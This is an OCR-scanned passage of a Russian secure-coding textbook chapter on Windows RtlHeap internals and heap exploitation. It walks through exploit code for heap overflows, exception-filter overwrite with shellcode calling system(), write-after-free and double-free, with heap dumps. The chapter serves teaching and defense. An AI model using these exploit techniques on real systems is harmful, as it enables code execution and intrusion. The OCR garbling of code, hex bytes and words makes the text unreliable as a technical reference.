
ис 4 15 Блок окружения процесса и структуры куч

В W ndows XP Serv ce Pa k 2 расположение PEB более не является константой Он располагается бли ко к старому адре у но может быть п ремещен от него на несколько страниц

Списки свободных блоков Мэтт Коновер (Matt Conove) **[42,43]** и Одед Хоровиц (Oded Ho ov tz) [88] документировали множество структур данных куч имеющих отношение к рассмотрению вопроса о безопасности при использовании Rt Heap Наиболее важной из этих структур данных является массив из **128** двухсвязных списков расположенный со смещением 0x178 от начала кучи (т е адреса возвращенно о вызовом **HeapCreate ()).** Мы будем обозначать этот массив как **FreeList [ ]** Эти списки используются Rt Heap для отслеживания свободных блоков

FreeList [] представляет собой массив структур **LIST_ENTRY,** де каждая структура **LIST_ENTRY** представляет двухсвязный список Структура **LIST_ENTRY** определена в заоловочном файле **winnt.h** и состоит из указателя на следующий элемент **flink)** и указателя на предыдущий элемент **blink).** Каждый список управляет свободными блоками определенно о размера Размер блока в байтах равен индексу строки таблицы умноженному на **.** Исключением является **FreeList [0]** содержащий буфера размером более **1024** байтов но менее поро ово о значения выделения виртуальной памяти

Свободные блоки в этом списке отсортированы от наименьше о к наибольшему На рис **4.16** показана структура **FreeList** [] во время работы про раммы В рассматриваемый на рисунке момент времени куча связанная с этой структурой данных содержит восемь свободных блоков Два из них имеют размер **16** байт и поддерживаются списком хранящимся в **FreeList [2].** Два больших блока по **48** байт поддерживаются списком хранящимся в **FreeList [ ].** В обоих случаях как видите поддерживается связь между размером блока и расположением списка в массиве Последние четыре блока размерами **1400, 2000, 2000** и **2408** байтов (превышающие размер **1024** байта) хранятся в списке **FreeList [0]** в порядке увеличения размера




ис 4 16 Структура данных F eeL s 43

При создании новой кучи списки свободных блоков изначально пусты (Ко да список пуст е о указатели на предыдущий и следующий элементы указывают на за оловок списка) Это положение изменяется при выделении перво о же блока памяти Память страницы не выделенная как часть перво о блока или использованная для управляющих структур кучи добавляется в список свободных блоков Для относительно малых распределений (менее **1472** байтов) свободный блок помещается в список **FreeList [0]** предназначенный

для блоков размером свыше 1024 байтов Последующие выделения памяти выполняются из это о блока при условии доступности достаточно о количества памяти

Ассоциативные списки поиска Если фла **HEAP_NO_SERIAL ZE** не установлен а фла **HEAP_GROWABLE** установлен (настройки по умолчанию) в куче в процессе выделения памяти из нее создаются 128 дополнительных односвязных ассоциативных списков поиска (ook-as de st) Эти списки используются для ускорения выделения малых блоков до 1016 байтов) Изначально эти списки пусты и растут только при освобождении памяти Ассоциативные списки поиска просматриваются в поисках подходящих блоков до списков свободных блоков На рис 4 17 показан односвязный список поиска содержащий два свободных блока Подпро раммы распределения памяти кучи автоматически корректируют количество свободных блоков содержащихся в списках поиска в зависимости от частоты выделения блоков тех или иных размеров Чем более часто запрашивается память определенно о размера тем больше блоков это о размера может храниться в соответствующем списке Использование списков поиска приводит к относительно быстрому выделению небольших блоков памяти



ис 4 17 Односвязный список поиска

Блоки памяти Управляющая структура или дескриптор раницы связанный с каждым блоком памяти возвращаемым вызовами HeapAHoc) или ma oc () показаны на рис 4 18 Эта структура распола ается на 8 байтов *ранее* адреса возвращаемо о вызовом HeapAHoc ()

ис 4 18 Дескриптор границы выделенного блока 43

Поля размера блока и размера предыдуще о блока даны в количестве учетверенных слов предпола ается что все блоки памяти кратны 8 байтам) [0] Среди байта фла ов имеется бит занятости (0x01) который указывает выделен ли данный блок

Память освобожденная пользователем с помощью вызовов **free** () или **HeapFree ()** добавляется в список свободных блоков данно о размера Структура свободно о блока показана на рис 4 19 Свободная память остается на том же месте а первые 8 байтов блока используются для указателей на следующий и предыдущий свободные блоки то о же размера (или на за оловок списка) Память в которой хранятся эти ука атели представля-

В режиме отладки в структуре имеются дополнительные поля, которых нет в ок версии кода. В случае памяти, выделенной вызовом malloc), сюда входит дополнител ный список.

ет собой первые 8 байтов адресуемой пользовательской памяти возвращаемой вызовом **HeapAHoc** () Кроме записи адресов следующе о и предыдуще о блоков в пользовательское пространство блока вызов **HeapFree** () сбрасывает бит занятости в поле фла ов

ис 4 19 Свободный блок 43

Переполнения буферов Эксплойты на основе кучи обычно включают перезапись указателей на предыдущий и следующий элементы в структурах двухсвязно о списка Манипуляции модифицированным списком при нормальной работе с кучей мо ут приводить к перезаписи адреса изменяющей поток выполнения про раммы и к вызову кода предоставленно о злоумышленником

В примере 4 18 показано как переполнение буфера в Rt Heap может позволить выполнить произвольный код Этот код создает новую кучу в строке 9 с помощью вызова **HeapCreate** () с начальным размером **0x1000** и максимальным размером **0x10000.** Создание новой кучи упрощает эксплойт мы точно знаем что происходит в куче а что — не в ней В строках 10-12 выделяются три блока разно о размера Эти блоки смежные поскольку не имеется свободных блоков подходяще о размера которые мо ли бы быть выделены Освобождение **h** в строке 13 создает зазор в выделенной памяти Этот блок добавляется в список свободных блоков что означает что первые 8 байтов заменяются указателями на за оловок списка свободных блоков 128-байтно о размера и устанавливается вла занятости Начиная с **hi,** память теперь упорядочена следующим образом блок **hi,** свободный блок блок **h3.** Не требуется усилий чтобы понять что переполнение буфера в этом примере имеет место в строке 14 В процессе этой операции **memcpy** {) первые 16 байтов **malArg** перезаписывают область пользовательских данных Следующие 8 байтов перезаписывают дескриптор раницы свободно о блока В данном случае эксплойт просто сохраняет существующую информацию так что на обычную работу это не влияет Очередные 8 байт в **malArg** перезаписывают указатели на следующий и предыдущий блоки Адрес следующе о блока перезаписывается самим перезаписываемым адресом минус 4 байта (в данном случае — адресом возврата в стеке) Адрес предыдуще о блока перезаписывается адресом шеллкода Теперь все под отовлено для вызова **HeapA11oc)** в строке 15 который приводит к тому что адрес возврата перезаписывается адресом шеллкода Этот метод работает потому что данный вызов **HeapAHoc** () запрашивает то же количество байтов что и в ранее освобожденном блоке В результате Rt Heap получает блок из списка свободных блоков в котором содержится дискредитированный блок При удалении свободно о блока из двухсвязно о списка свободных блоков адрес возврата перезаписывается адресом шеллкода Ко да выполняется возврат из функции **шеш()** в строке 21 управление передается шеллкоду

П 18 Э б W

```
01  unsigned char shellcode[]   " x90 x90 x90 x90"
02  unsigned char malArg[]   "0123456789012345"
03       " x05 x00 x03 x00 x00 x00 x08 x00"
04       " xb8 xf5 xl2 x00 x40 x90 x40 x00"
05
06  void mem ) {
0 7     KAN DLE hp
08       HLOCAL hi  0, h2   0, h3   0, h4   0
09       hp   HeapCreate 0, 0x1000, 0x10000)
10       hi   HeapAlloc hp, HEAP_ZERO_MEMORY, 16)
11       h2   HeapAlloc hp, HEAP_ZERO_MEMORY, 128)
12       h3   HeapAlloc hp, HEAP_ZERO_MEMORY, 16)
13       HeapFree hp,0,h2)
14       memcpy hl, malArg, 32)
15       h4   HeapAlloc hp, HEAP_ZERO_MEMORY, 128)
16       return
17  }
18
19  int main void) {
20      mem )
21       return 0
22  }
```

Этот эксплойт менее идеален поскольку обработка вызова HeapAHoc () в строке 15 также приводит к тому что первые 4 байта шеллкода перезаписываются адресом возврата xb8 xf 5 x12 x00 Эта перезапись приводит к проблеме для злоумышленника заключающейся в том что у не о нет способа перепры нуть через эти 4 байта при передаче им управления Это означает что адрес возврата в данном примере должен быть *выполним* при записи в память в прямом порядке байтов Обычно не важно какие байты будут выполняться лишь бы они не приводили к аварийному завершению про раммы Поиск адреса который может использоваться для передачи управления шеллкоду и при этом может быть выполнимьм возможен но требует большо о числа проб и ошибок

Вместо попыток найти выполнимый адрес можно воспользоваться альтернативным подходом который заключается в замене адреса обработчика исключения адресом шеллкода Как вы возможно уже испытали на себе манипуляции указателями в структуре кучи чаще все о приводят к енерации исключения Злоумышленник может воспользоваться этим для передачи управления внедренному шеллкоду как показано в следующем разделе

Возврат к переполнению буфера

Эксплойт на основе переполнения буфера в куче из примера 4 18 требует чтобы перезаписанный адрес был выполнимым Хотя это и возможно зачастую подобрать такой адрес очень сложно Дру ой подход заключается в получении управления путем перезаписывания адреса обработчика исключений с последующей енерацией соответствующе о исключения


В примере 4 19 показана дру ая про рамма которая уязвима из-за переполнения буфера в куче вызванно о применением функции **strcpy** () в строке 8 Эта про рамма отличается от уязвимой про раммы из примера 4 18 тем что в ней нет вызова **HeapFree ()** Куча создается в строке 5 а единственный блок выделяется в строке 7 В этот момент куча

вокру **hi** состоит из за оловка се мента за которым следует память выделенная для **hi,** а затем — окончание се мента Ко да в строке 8 происходит переполнение **hi,** выполняется перезапись окончания се мента включая структуру **LIST_ENTRY,** которая указывает (обоими указателями) на начало списков свободных блоков в **FreeList [0].** В нашем предыдущем эксплойте мы перезаписывали указатели в списке свободных блоков заданно о размера В нем мы получали те же указатели только если про рамма запрашивала дру ой освобожденный блок то о же размера Однако в данном эксплойте эти указатели вероятно будут получены при следующем вызове Rt Heap вызывающем енерацию исключения

Пример 4.19. Программа с уязвимостью из-за переполнения буфера в куче

```
01  int mem char *buf) {
02      HLOCAL hi   0, h2   0
03      HANDLE hp
04
05      hp   HeapCreate(0, 0x1000, 0x10000)
06      if  !hp) return -1
07      hi   HeapAlloc hp, HEAP_ZERO_MEMORY, 260)
08      strcpy((char *)hi, buf)
09      h2   HeapAlloc hp, HEAP_ZERO_MEMORY, 260)
10      puts("we never get here")
11      return 0
12  }
13
14  int main void){
15     HMODULE 1
16      1   LoadLibrary("wmvcore.dll")
17      buildMalArg )
18     mem buffer)
19      return 0
20  }
```

На рис 4 20 показана ор анизация кучи после вызова **HeapAlloc** () в строке 7 Переменная **hi** указывает на ячейку по адресу **0x00ba0688,** которая представляет собой начало пользовательской памяти В данном примере фактическое пользовательское пространство заполнено байтами **0x61** для то о чтобы отличать е о от прочей памяти Поскольку выделение 260 байтов не кратно 8 диспетчер памяти выделяет дополнительные 4 байта Эти байты на рисунке имеют значение **x .** За ними начинается большой блок из 2160 байтов **0x00 *).** За 8-байтным дескриптором раницы идут указатель на следующий элемент **flink** по адресу **0x00ba0798)** и на предыдущий элемент **blink** по адресу **0x00ba079c),** указывающие на **FreeList [0]** Эти указатели мо ут быть переписаны вызовом **strcpy)** в строке 8 для передачи управления предоставленному злоумышленником шеллкоду



ис 4 20 Организация кучи после первого вызова HeapA oc)

В примере 4 20 показан код который может использоваться для создания вредоносно о ар умента для атаки уязвимости в функции **mem O** Вызовы **s rcat** () в строках 10 и 11 переписывают указатели на следующий и предыдущий элементы в завершающем свобод-ном блоке Указатель на следующий элемент заменяется адресом которому будет передано управление а указатель на предыдущий элемент — адресом перезаписи

Пример 4 20. Подготовка шеллкода для переполнения буфера

```
01  char buffer[1000]    "
02  void buildMalArg )  {
03      int addr  0, i   0
04      unsigned int systemAddr   0
05      char tmp[8]     M
06      systemAddr - GetAddress("msvcrt.dll" ,"system")
07      for  i 0  i < 66  i++) strcat buffer, "DDDD")
08      strcat  buffer,   xeb xl4")
09      strcat buffer, " x44 x44 x44 x44 x44 x44")
10      strcat  buffer," x73 x68 x68 x08")
11      strcat  buffer,    x4c x04 x5d x7c )
12      for  i   0  i < 21  i++) strcat  buffer," x90")
13      strcat buffer, " x33 xC0 x50 x68 x63"
14           x61 x6C x63 x54 x5B x50 x53 xB9 )
15      fixupaddresses tmp, systemAddr)
16      strcat buffer,tmp)
17      strcat buffer," xFF xDl x90 x90")
18      return
19  }
```

Вместо адреса возврата в стеке злоумышленник может переписать адрес обработчика ис-ключения Так как при переполнении буфера перезаписываются управляющие структуры при очередном обращении к куче практически арантированно произойдет исключение

Злоумышленник может переписать указатели уровня функций для обработки исключе-ний размещающиеся в кадре стека (как было показано в лаве 3 Уловки с указателями) Если обработчик не указан исключение обрабатывается обработчиком верхне о уровня каждо о потока и процесса Этот обработчик исключения может быть заменен приложе-нием с помощью функции **SetUnhand edExcept onF ter** () Приведенный далее код показывает дизассемблирование этой функции

```
1  [ SetUnhandledExceptionFilter myTopLevelFilter)  ]
2  mov ecx, dword ptr [esp+4]
3  mov eax, dword ptr ds [7C5D044Ch]
4  mov dword ptr ds [7C5D044Ch], ecx
5  ret 4
```

Эта функция просто заменяет адрес существующе о фильтра необработанных исклю-чений адресом фильтра предоставленно о пользователем Из рассмотрения дизассем-блированно о кода ле ко видеть что местоположение это о фильтра — 0x7C5D044C[n]

И **Местоположение филь ра необработанных исключений варьируется для разных версий W ndows B W ndows XP Serv ce Pack 1 например фильтр необработанных исключений нахо-дится по адресу 0x 7ed73b4 Однако простым и надежным способом определения адреса филь-тра необработанных исключений является рассмотрение дизасс мблированного кода функции SetUnhand edExcept onF ter) в отладчике V sua C**

Это значение **x4c x04 x5d x7c** при прямом порядке байтов добавляется к вредоносному ар ументу в строке 13 в примере 4 20 Этот адрес в результате переполнения буфера переписывает указатель на предыдущий элемент в окончании свободно о блока После переполнения буфера и енерации исключения управление передается по предоставленнохчу пользователем адресу а не фильтру необработанных исключений

Обычно адрес использованный для перезаписи указателя на следующий элемент является адресом шеллкода Поскольку Rt Heap впоследствии перезаписывает первые 4 байта шеллкода для злоумышленника может оказаться проще передать управление шеллкоду косвенно с помощью енерируемых в процессе выполнения про раммы данных интерпретируехМых как выполнимый код (так называемый *батут* (t ampo ne))

Батуты позволяют злоумышленнику передать управление шеллкоду ко да е о абсолютный адрес не известен заранее Если ре истр команд содержит относительный адрес шеллкода то управление может быть передано с помощью передачи управления последовательности команд которые передадут управление шеллкоду косвенно с помощью это о ре истра Такая последовательность команд — батут (в известном или предсказуемом месте) предоставляет надежный механизм передачи управления шеллкоду

При вызове фильтр необработанно о исключения передает указатель в структуру **EXCEPTION_POINTERS.** После вызова ре истр **esi** содержит адрес этой структуры Со смещением **76 (0x4c)** байт от значения указанно о в ре истре **esi,** находится адрес который указывает на буфер шеллкода предоставленный батутом Таким образом при выполнении команды **call dword ptr [esi+0x4c]** управление передается шеллкоду

Местонахождение батутов может быть определено путем изученияобраза про раммы или *динамически* путем за рузки библиотеки и поиска в памяти Оба подхода требуют понимания формата переносимо о выполнимо о файла (po tab e execu ab e — PE)[12]

Запись в освобожденную память Приложения использующие Rt Heap подвержены также уязвимостям связанным с записью в память которая была освобождена В примере 4 21 показана простая про рамма которая содержит указанный дефект В этом примере в строке 10 создается куча а в строке 11 выделяется блок размером 32 байта представленный значением h В строке 12 он ошибочно освобождается Предоставленные пользователем данные после это о записываются в уже освобожденный блок в строках 13 и 14

Пример 4.21. Запись в освобожденную память при использовании RtlHeap

```
01  typedef struct _unalloc {
02      PVOID fp
03      PVOID bp
04  } unalloc, *Punalloc
05  char shellcode[]     x90 x90 x90 xb0 x06 x90 x90"
06  int main int argc, char * argv[]) {
07      Punalloc hi
08      HLOCAL h2   0
09     HANDLE hp
10      hp - HeapCreate 0, 0x1000, 0x10000)
11      hi    Punalloc)HeapAlloc hp, HEAP_ZERO_MEMORY, 32)
12      HeapFree hp, 0, hi)
13      hl->fp    PVOID) 0x042B17C - 4)   2 2
```

[2] Формат PE был разработан Microsoft как часть исходной спецификации Win32. Одна
происходят от более раннего формата общих объектных файлов common object file form
использовавшегося на машинах VAX/VMS. Это становится понятным, если вспомнить о том
большинство разработчиков Windows NT ранее работали в Digital Equipment Corporation

```
14      hl->bp   shellcode
15      h2   HeapAlloc hp, HEAP_ZERO_MEMORY, 32)
16      HeapFree hp, 0, h2)
17      return 0
18  }
```

При освобождении hi блок помещается в список свободных 32-байтных блоков. Когда блок находится в списке свободных блоков его первое двойное слово хранит указатель на следующий блок в списке а второе — на предыдущий блок. В данном примере имеется только один освобожденный блок так то оба эти указателя указывают на заголовок списка. Указатель на следующий блок в нашем примере замещается адресом по которому выполняется перезапись минус байта. Указатель на предыдущий блок перезаписывается адресом шеллкода.

Так можно обмануть **HeapAlloc** () и заставить его записать второе двойное слово по адресу указанному в первом двойном слове путем запроса блока того же размера то и блок с которым мы работали. Вызов **HeapAlloc** () в строке 15 приводит к тому то адрес **HeapFree** () перезаписывается адресом нашего шеллкода так то когда в строке 16 вызывается **HeapFree)** управление передается шеллкоду.

Двойное освобождение. Корпорация M crosoft объявила о крити еской уязвимости связанной с двойным освобождением памяти в Internet Explorer (MS0 -025/VU#68536) и библиотеке M cro oft Windows ASN.1 в Windows XP W ndows Ser er 2003 Windows NT 0 W ndows 2000 и в Windows 98 98 SE и ME (MS0 -011/VU#25592).

В примере .22 показана программа содержащая уязвимость из-за двойного освобождения памяти и соответствующий эксплойт для Windows 2000. Вызовы вывода для удобоитаемости удалены.

Уязвимая программа выделяет пять блоков памяти разных размеров в строках с 7 по 16 и сохраняет их в переменных **hi, h2, h3, h4** и **h5.** Затем программа освобождает **h2** в строке 17 и **h3** в строке 18 после его в строке 19 делает попытку еще одного освобождения блока **h3.**

Пример 4.22. Уязвимость связанная с двойным освобождением памяти при использовании RtlHe

```
01  char buffer[1000]
02  int main(int argc, char *argv[]) {
03      HANDLE hp
04      HLOCAL hi, h2, h3, h4, h5, h6, h7, h8, h9
05
06      hp   HeapCreate 0,0x1000,0x10000)
07      hi   HeapAlloc hp, HEAP_ZERO_MEMORY, 16)
08      memset hl, 'a',16)
09      h2   HeapAlloc hp, HEAP_ZERO_MEMORY, 16)
10      memset h2, 'b',16)
11      h3   HeapAlloc hp, HEAP_ZERO_MEMORY, 32)
12      memset h3, ' c',32)
13      h4   HeapAlloc hp, HEAP_ZERO_MEMORY, 16)
14      memset h4, 'd',16)
15      h5   HeapAlloc hp, HEAP_ZERO_MEMORY,8)
16      memset h5, ' e',8)
17      HeapFree hp, 0, h2)
18      HeapFree hp, 0, h3)
19      HeapFree hp, 0, h3)
20      h6   HeapAlloc hp, 0, 64)
```

```
21      memset h6, 'f', 64)
22      strcpy( char *)h4, buffer)
23      h7   HeapAlloc hp, 0, 16)
24      puts("Never gets here.")
25 }
```

В примере 4 23 показано состояние кучи после освобождения h2 в строке 17 примера 4 22 [3] Верхняя часть вывода показывает состояние структур списков свободных блоков F eeL st 0] содержит один свободный блок по адресу 0x00BA0708 а второй свободный блок находится в F eeL st **[3]** по адресу OxOOBAOбAO Этот свободный блок **h2,** находится в F eeL st [3] поскольку данный список содержит свободные блоки размером 24 байта а блок h2 имел именно этот размер с учетом 16 байтной области пользовательских данных и 8-байтно о за оловка

Пример 4.23. Куча после освобождения *ъ2*

```
freeing h2  00BA06A0
List head for FreeList[0]  00BA0178->00BA0708
Forward links
Chunk in FreeList[0] ~> chunk   00BA0178
Backward links
Chunk in FreeList[0] -> chunk   00BA0178
List head for FreeList[3]  00BA0190->00BA06A0
Forward links
Chunk in FreeList[3] -> chunk   00BA0190
Backward links
Chunk in FreeList[3] -> chunk   00BA0190

00BA0000+
0680  03  00  08  00  00  01  08  00  61  61  61  61  61  61  61  61
0690  61  61  61  61  61  61  61  61  03  00  03  00  00  00  08  00  aaaaaaaa
ОбаО 90  01  ba  00  90  01  Ьa  00  62  62  62  62  62  62  62  62          bbbbbbbb
06Ь0  05  00  03  00  00  01  08  00  63  63  63  63  63  63  63  63
ОбсО 63  63  63  63  63  63  63  63  63  63  63  63  63  63  63  63  ccccc ccccccccc
06d0  63  63  63  63  63  63  63  63  03  00  05  00  00  01  08  00  ccccc cc
ОбеО 64  64  64  64  64  64  64  64  64  64  64  64  64  64  64  64  ddddddddddddddd
06 0  02  00  03  00  00  01  08  00  65  65  65  65  65  65  65  65
0700  20  01  02  00  00  10  00  00  78  01  Ьa  00  78  01  Ьa  00  _____
```

Нижняя часть примера 4 23 показывает содержимое памяти начиная с 8 байтов до начала h Каждый блок памяти может быть четко идентифицирован по соответствующей букве ан лийско о алфавита Также хорошо различимы 8-байтные за оловки Поскольку блок h2 уже освобожден он добавлен в список свободных блоков Первые 8 байтов области пользовательских данных h2 начиная с OxOOЬaОбaO переписаны указателями на следующий и предыдущий элементы которые указывают на за оловок списка

В примере 4 24 показано состояние кучи после перво о освобождения блока h3 в строке 18 примера 4 22 Поскольку h2 и h3 были смежными эти два блока сливаются Это очевидно поскольку свободный блок в F eeL st [3] заменяется блоком в F eeL st [8] так как h3 имеет длину 40 байтов (включая 8-байтный за оловок) а память изначально выделенная для h2 имела размер 24 байта так что свободный объединенный блок теперь имеет размер 64 байта Поскольку Ь3 был объединен с дру им блоком в первых 8 байтах

[13] **Интересно, что повторное освобождение h2 в этот момент оказывается неудачным.**

области пользовательских данных h3 указателей нет но указатели в h2 обновлены и указывают на **FreeList[ ]**.

Пример 4.24. Куча после освобождения h3

```
freeing h3  1st time)  00BA06B8
List head for FreeList[0]        00BA0178->00BA0708
Forward links
Chunk in FreeList[0] -> chunk         00BA0178
Backward links
Chunk in FreeList[0] -> chunk         00BA0178
List head for FreeList[8] OOBA01B8->O BAO6AO
Forward links
Chunk in FreeList[8] -> chunk         00BA01B8
Backward links
Chunk in FreeList[8] -> chunk         00BA01B8
00BA0000+

0680  03  00  08  00  00  01  08  00  61  61  61  61  61  61  61  61
0690  61  61  61  61  61  61  61  61  08  00  03  00  00  00  08  00  5L333clcL3ci ♦ * .
06a0  b8  01  ba  00  b8  01  ba  00  62  62  62  62  62  62  62  62
06b0  05  00  03  00  00  01  08  00  63  63  63  63  63  63  63  63
06c0  63  63  63  63  63  63  63  63  63  63  63  63  63  63  63  63  ccccccccccccccc
06d0  63  63  63  63  63  63  63  63  03  00  08  00  00  01  08  00  cccccccc..... ...
06e0  64  64  64  64  64  64  64  64  64  64  64  64  64  64  64  64  ddddddddddddddd
